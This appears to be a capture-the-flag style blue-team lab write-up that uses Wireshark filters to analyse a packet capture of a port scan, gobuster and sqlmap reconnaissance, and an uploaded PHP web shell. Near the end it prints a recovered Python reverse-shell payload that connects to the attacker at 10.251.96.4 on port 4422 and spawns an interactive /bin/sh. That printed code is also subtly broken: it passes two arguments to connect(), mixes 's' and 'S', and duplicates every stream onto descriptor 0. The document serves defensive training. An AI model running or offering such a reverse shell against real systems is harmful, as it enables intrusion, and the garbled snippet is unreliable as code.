> For the complete documentation index, see [llms.txt](https://kunalwalavalkar.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kunalwalavalkar.gitbook.io/write-ups/blue-team-labs-online/network-analysis-web-shell.md).
# Network Analysis – Web Shell
## What is the IP responsible for conducting the port scan activity?
Port scanning is done for TCP ports.
In order to see the port scan activity, we have to to go `Statistics > Conversations > TCP`.
### Answer
```
10.251.96.4
```
## What is the port range scanned by the suspicious host?
Let's sort `Port B` in an ascending order.
We can see that the last port scanned is 1024.
### Answer
```
1-1024
```
## What is the type of port scan conducted?
We can filter the packets using the following filter:
```
ip.src == 10.251.96.4
```
The packets that we filtered are TCP packets with the SYN flag set.
### Answer
```
TCP SYN
```
## Question 4
> Two more tools were used to perform reconnaissance against open ports, what were they?

The application/tool and its version can be identified using the `User-Agent` header.
Using the following filter we can filter out packets sent to the suspicious agent and the User-Agent header.
```
ip.dst == 10.251.96.5 && http.user_agent
```
As we can see the first tool is GoBuster which is enumerating all the directories.
In order to find the second tool, we have to scroll down until we find an encoded URI.
The second tool is SQLmap.
### Answer
```
gobuster 3.0.1, sqlmap 1.4.7
```
## What is the name of the php file through which the attacker uploaded a web shell?

The HTTP POST method is used to upload data to a server. We can filter for these packets using the following filter:
```
http.request.method == POST
```
Scrolling down, we can see a POST request made for a `upload.php` file.
The `Referer` header in the packet tells us the address from which a resource has been requested.
### Answer
```
editprofile.php
```
## What is the name of the web shell that the attacker uploaded?
Let's follow the TCP stream for the same packet by going to `Follow > TCP Stream`.
As we can see the `Content-Disposition` header is set to `form-data` with the `dbfunctions.php` as the filename.
### Answer
```
dbfunctions.php
```
## What is the parameter used in the web shell for executing commands?
In the same TCP Stream we can see an if statement that takes `cmd` as the parameter.
### Answer
```
cmd
```
## What is the first command executed by the attacker?

The commands to the uploaded file are sent using GET requests. We can use the following filter to separate out these packets.
```
http.request.method == GET
```
There were three commands executed: `id`, `python code` and `whoami`.
### Answer
```
id
```
## What is the type of shell connection the attacker obtains through command execution?
We need to open the packet with the python script.
Once formatted, the script looks as follows:
```python
import socket, subprocess, os;
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect("10.251.96.4", 4422);
os.dup2(S.fileno(),0)
os.dup2(S.fileno(),0)
os.dup2(S.fileno(),0)
p = subprocess.call(["/bin/sh", "-i"])
```
It creates a socket object `s` and connects to the specified IP address ("10.251.96.4") and port (4422).
It then uses `subprocess.call` to execute the `/bin/sh` shell with the "-i" flag, which opens an interactive shell session, effectively allowing the user to control the remote server.
This is inline with the characteristics of a reverse shell.
### Answer
Reverse shell
## What is the port he uses for the shell connection?
We saw that the reverse shell connects to port 4422.
### Answer
```
4422
```